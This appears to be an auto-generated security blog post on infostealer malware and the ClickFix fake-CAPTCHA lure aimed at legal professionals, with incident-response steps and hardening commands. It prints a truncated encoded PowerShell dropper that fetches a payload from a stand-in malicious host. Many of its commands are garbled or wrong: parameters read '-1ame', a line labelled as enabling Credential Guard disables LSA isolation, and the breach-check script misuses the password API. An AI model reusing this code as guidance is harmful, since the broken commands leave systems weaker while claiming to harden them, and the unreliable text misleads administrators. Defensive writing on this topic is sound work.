Listen to this Post
Introduction:

The most dangerous cyber threat facing the legal profession today does not arrive as a ransomware note or a crashed server—it arrives as a silent ZIP file sold on Telegram for $10. Infostealer malware has become the primary initial-access vector for enterprise breaches, quietly harvesting browser-stored credentials, session cookies, and SSO tokens from infected endpoints. With over 3.3 billion stolen credentials and 11.1 million infostealer-infected devices recorded in 2025 alone, the attack surface has shifted from network perimeters to the browsers of individual attorneys.
Learning Objectives:
- Understand how infostealer malware operates and why legal professionals are prime targets
- Master the ClickFix social-engineering technique and learn to identify fake CAPTCHA attacks
- Implement a prioritized incident response sequence to contain infostealer infections
- Deploy endpoint hardening and dark web monitoring strategies for your organization
You Should Know:
- The ClickFix Deception: How a Fake CAPTCHA Turns Lawyers into Unwitting Accomplices
The most insidious infection vector in 2026 does not involve opening a malicious attachment or clicking a suspicious link—it tricks the user into executing the malware themselves through a social-engineering technique known as ClickFix.
How the Attack Works:
The victim visits a compromised or malicious website that displays a fake CAPTCHA verification screen mimicking Google reCAPTCHA or Cloudflare challenges. The page instructs the user to:
- Press Win + R to open the Windows Run dialog
- Press Ctrl + V to paste a “verification code” that was automatically copied to the clipboard
3. Press Enter to execute the command
What the victim does not realize is that the clipboard contains a malicious PowerShell command that downloads and executes an infostealer payload directly in memory. The command is short and inconspicuous—often a hex string decoded to retrieve a remote PowerShell script via Invoke-RestMethod.
The Infection Chain:
Fake CAPTCHA → Win+R → Ctrl+V → Enter → PowerShell dropper → In-memory payload → Credential exfiltration
Modern variants of this technique have evolved significantly. The Amatera infostealer campaign abuses Microsoft’s legitimate `SyncAppvPublishingServer.vbs` script, executed via the trusted `wscript.exe` binary, to distribute malware while evading detection. The command includes anti-sandbox checks that validate human execution sequence and clipboard integrity, causing the malware to stall indefinitely if run in an automated analysis environment.
PowerShell Command Example (Obfuscated):
 Decoded example of what the clipboard may contain:
powershell -e JABzAD0AJwBoAHQAdABwADoALwAvAG0AYQBsAGkAYwBpAG8AdQBzAC4AYwBvAG0ALwBwAGEAeQBsAG8AYQBkAC4AcABzADEAJwA7ACAAJABjAD0AJABzAC4AUgBlAHAAbABhAGMAZQAoACcAJw...
Detection and Prevention:
- Never execute commands from untrusted sources, regardless of how legitimate the prompt appears
- Verify the URL in your browser’s address bar—fake CAPTCHA pages are often hosted on typosquatted domains
- Implement application control policies that restrict PowerShell execution to signed scripts only
- Use Windows Defender Application Control (WDAC) or AppLocker to block untrusted binaries
Windows Hardening Commands:
 Restrict PowerShell to Constrained Language Mode
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell" -1ame "ExecutionPolicy" -Value "Restricted"

Enable script block logging for PowerShell
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -1ame "EnableScriptBlockLogging" -Value 1

Block WinRM and WMI inbound connections (if not required)
netsh advfirewall firewall set rule group="Windows Remote Management" new enable=No
- What Infostealers Steal: The Full Harvest from a Single Compromised Browser
Once executed, modern infostealers like Lumma, RedLine, Vidar, and Stealc operate with terrifying efficiency—exfiltrating data within 90 seconds of execution. The malware does not require persistence; it runs once, grabs everything, and exits, evading EDR rules that look for persistent threats.
Data Targeted by Infostealers:
| Category | Specific Assets |
|-|–|
| Browser Credentials | Saved passwords, autofill data, credit card details from Chrome, Firefox, Edge, Safari |
| Session Tokens | Cookies and authentication tokens that bypass MFA |
| Enterprise Access | SSO credentials for Okta, Microsoft 365, VPNs, and cloud consoles |
| Cryptocurrency | Wallet files, private keys, and exchange credentials |
| System Intelligence | OS version, installed security tools, network configuration |
| Documents | Any files stored locally, including legal documents and spreadsheets |
The Legal Sector Exposure:
Law firms are particularly lucrative targets. Stolen credentials from attorneys can grant criminals access to court registries, e-justice systems, CRM platforms, cloud storage, corporate email, and increasingly, AI platforms where confidential conversations and legal documents have been shared.
Recent data paints a grim picture:
- Rocket Lawyer had 32,180 compromised credentials exposed, with malware families including RedLine and Lumma
- Oasis Legal Group had corporate employee credentials exfiltrated through infostealer logs, later linked to the Everest ransomware group
- 79% of enterprise infostealer logs contain Microsoft-linked SSO credentials
Linux Command to Check for Suspicious Outbound Connections:
 Monitor for unusual outbound connections (potential C2 traffic)
sudo netstat -tunap | grep ESTABLISHED | awk '{print $5}' | cut -d: -f1 | sort | uniq -c | sort -rn

Check for recently modified files in browser directories
find ~/.mozilla/firefox/ -1ame ".sqlite" -mtime -1 -ls
find ~/.config/google-chrome/Default/ -1ame "Login Data" -mtime -1 -ls

Audit running processes for suspicious PowerShell or WMI activity
ps aux | grep -E "powershell|wmic|wscript|cscript" | grep -v grep
3. Immediate Incident Response: The Correct Sequence Matters
Infostealer recovery is a sequencing problem. Performing steps in the wrong order can hand the attacker your new credentials.
Step-by-Step Containment Sequence:
Step 1: Isolate the Suspected Device (First 5 Minutes)
– Disconnect the device from all networks—Wi-Fi, Ethernet, and Bluetooth
– Do not begin any cleanup or password changes on the compromised device
– From a trusted, known-clean device, begin the account recovery process
Step 2: Secure the Control Plane (Next 15 Minutes)
– Primary email account—check for unexpected forwarding rules, recovery email/phone changes, and connected apps
– Password manager—change the master password and audit devices
– Financial accounts and payment platforms
Step 3: Revoke All Sessions (Critical Step)
- Perform “Sign out everywhere” on every high-value account
- Remove unknown devices from device lists
- Session cookies are the attacker’s primary persistence mechanism—revoking them cuts off access even if passwords are unchanged
Step 4: Rotate Credentials in Priority Order
- Start with control plane accounts (email, password manager, financial), then work outward
- Use unique, strong passwords for each account
- Never change passwords from the infected device
Step 5: Rebuild Trust in the Device
- Update OS and browsers to the latest versions
- Remove unknown browser extensions and applications
- Run full malware scans with reputable security tools
- Consider a full OS reinstall if the infection cannot be confidently cleared
Step 6: Monitor for Residual Access
- Enable audit logging on all critical services
- Review login history for unauthorized access attempts
- Deploy continuous dark web monitoring for exposed credentials
4. Endpoint Hardening: Reducing the Attack Surface
Prevention remains the most effective defense against infostealers. Endpoint hardening reduces infostealer effectiveness by limiting what credentials are accessible to steal.
Windows Hardening Checklist:
 Remove local administrator rights from endpoints
net localgroup Administrators /delete "Domain Users"

Enable Credential Guard to protect against credential dumping
 (Requires Windows 10/11 Enterprise or Windows Server 2016+)
bcdedit /set {0cb3b571-2f2e-4343-a879-d86a476d7215} loadoptions DISABLE-LSA-ISO
bcdedit /set {0cb3b571-2f2e-4343-a879-d86a476d7215} device partition=\Device\HarddiskVolume1

Block browser credential storage via Group Policy
 HKLM\SOFTWARE\Policies\Google\Chrome\PasswordManagerEnabled = 0

Enable Windows Defender real-time protection and cloud-delivered protection
Set-MpPreference -DisableRealtimeMonitoring $false
Set-MpPreference -CloudBlockLevel High
Set-MpPreference -CloudTimeout 50

Configure Attack Surface Reduction rules
Add-MpPreference -AttackSurfaceReductionRules_Ids 9e6c4e1f-7b60-4f45-8575-5b5b3c1a8f3a -AttackSurfaceReductionRules_Actions Enabled
Linux Hardening (for cross-platform environments):
 Harden SSH configuration
sudo sed -i 's/PasswordAuthentication yes/PasswordAuthentication no/' /etc/ssh/sshd_config
sudo sed -i 's/PermitRootLogin yes/PermitRootLogin no/' /etc/ssh/sshd_config
sudo systemctl restart sshd

Implement file integrity monitoring
sudo apt-get install aide
sudo aideinit
sudo mv /var/lib/aide/aide.db.new /var/lib/aide/aide.db
sudo aide --check

Restrict cron jobs to authorized users
echo "root" > /etc/cron.allow
echo "user" >> /etc/cron.allow
echo "ALL" > /etc/cron.deny
Application Control Best Practices:
- Implement application whitelisting to prevent execution of untrusted binaries
- Block PowerShell execution from the Run dialog by default
- Deploy Endpoint Detection and Response (EDR) solutions with behavioral analytics
- Enforce mandatory antivirus coverage on all endpoints
- Dark Web Monitoring: Knowing What the Attackers Know
Organizations cannot defend against threats they cannot see. Continuous dark web monitoring for exposed credentials is essential for proactive defense.
What to Monitor:
- Stealer logs—structured ZIP archives containing every saved password, session cookie, and autofill entry from infected machines
- Domain-specific exposure—credentials tied to your organization’s email domains
- SSO tokens—session cookies that bypass MFA and enable immediate access
Free Domain Checking:
Alerts.Bar provides free dark web exposure checks for organizational domains. Regular monitoring helps security teams identify compromised credentials before attackers can weaponize them.
Automated Monitoring Implementation:
 Example Python script to check for domain exposure via HaveIBeenPwned API
import requests
import hashlib

def check_breach(email):
sha1_hash = hashlib.sha1(email.encode('utf-8')).hexdigest().upper()
prefix = sha1_hash[:5]
suffix = sha1_hash[5:]

response = requests.get(f"https://api.pwnedpasswords.com/range/{prefix}")
if response.status_code == 200:
for line in response.text.splitlines():
if line.startswith(suffix):
count = int(line.split(':')[bash])
print(f"⚠️ {email} found in {count} breaches")
return True
print(f"✅ {email} not found in known breaches")
return False

Usage
check_breach("[email protected]")
- AI Platforms: The New Frontier of Legal Data Exposure
One of the most overlooked attack surfaces is AI platforms where legal professionals have already shared hundreds of confidential conversations, legal documents, and privileged information. These platforms store:
- Legal strategy discussions
- Draft contracts and litigation documents
- Client communications and case analyses
- Internal firm policies and procedures
Risk Assessment:
- AI platforms are increasingly targeted by infostealers as adoption grows
- Stored conversations may contain sensitive information not otherwise documented
- Many AI platforms lack enterprise-grade security controls
Mitigation Strategy:
- Implement data loss prevention (DLP) policies for AI platform usage
- Restrict the types of information that can be shared with AI tools
- Use on-premises or private AI deployments for sensitive legal work
- Audit AI platform access logs regularly
What Undercode Say:
- The browser is the new perimeter. Infostealers do not exploit vulnerabilities—they exploit trust. Every saved password in a browser is a potential entry point for attackers who can purchase a $10 log and bypass years of security investment.
-
Response sequencing is survival. Changing passwords on an infected device or failing to revoke sessions can hand attackers your new credentials. The containment sequence must be precise: isolate, secure the control plane, revoke sessions, rotate credentials, and only then rebuild the device.
-
The ClickFix technique represents a paradigm shift in social engineering. Attackers have weaponized user conditioning—years of legitimate CAPTCHA challenges have trained users to comply with verification requests. Education must now focus on identifying execution-based lures, not just phishing emails.
-
Dark web monitoring is no longer optional. With 3.3 billion stolen credentials in circulation and stealer logs sold for as little as $1, organizations must assume compromise and monitor continuously. Free tools like Alerts.Bar provide a starting point, but comprehensive monitoring requires dedicated investment.
-
AI platforms represent an unmanaged risk. Legal professionals are adopting AI tools at scale, but the security implications are not yet fully understood. Every confidential conversation shared with an AI platform is a potential data exposure waiting to be harvested.
Prediction:
-
+1 The infostealer-as-a-service economy will continue to democratize cybercrime, lowering the barrier to entry for attackers and increasing the volume of credential theft exponentially.
-
-1 Legal firms will face increasing regulatory scrutiny and client lawsuits as infostealer-driven breaches expose attorney-client privilege on an unprecedented scale.
-
+1 Browser-based credential management will be replaced by hardware-bound authentication and passkeys, reducing the value of infostealer logs over the next 3-5 years.
-
-1 AI platforms will become the next major vector for data exfiltration as attackers pivot from harvesting credentials to exfiltrating stored AI conversations and documents.
-
-1 The average cost of an infostealer-related breach for a law firm will exceed $5 million by 2027, driven by regulatory fines, client compensation, and reputational damage.
-
+1 Adoption of continuous dark web monitoring and automated credential rotation will become a mandatory compliance requirement for legal professionals handling sensitive client data.
▶️ Related Video (88% Match):
https://www.youtube.com/watch?v=3qhBZ04iiRs
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Ashki Cybersecurity – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


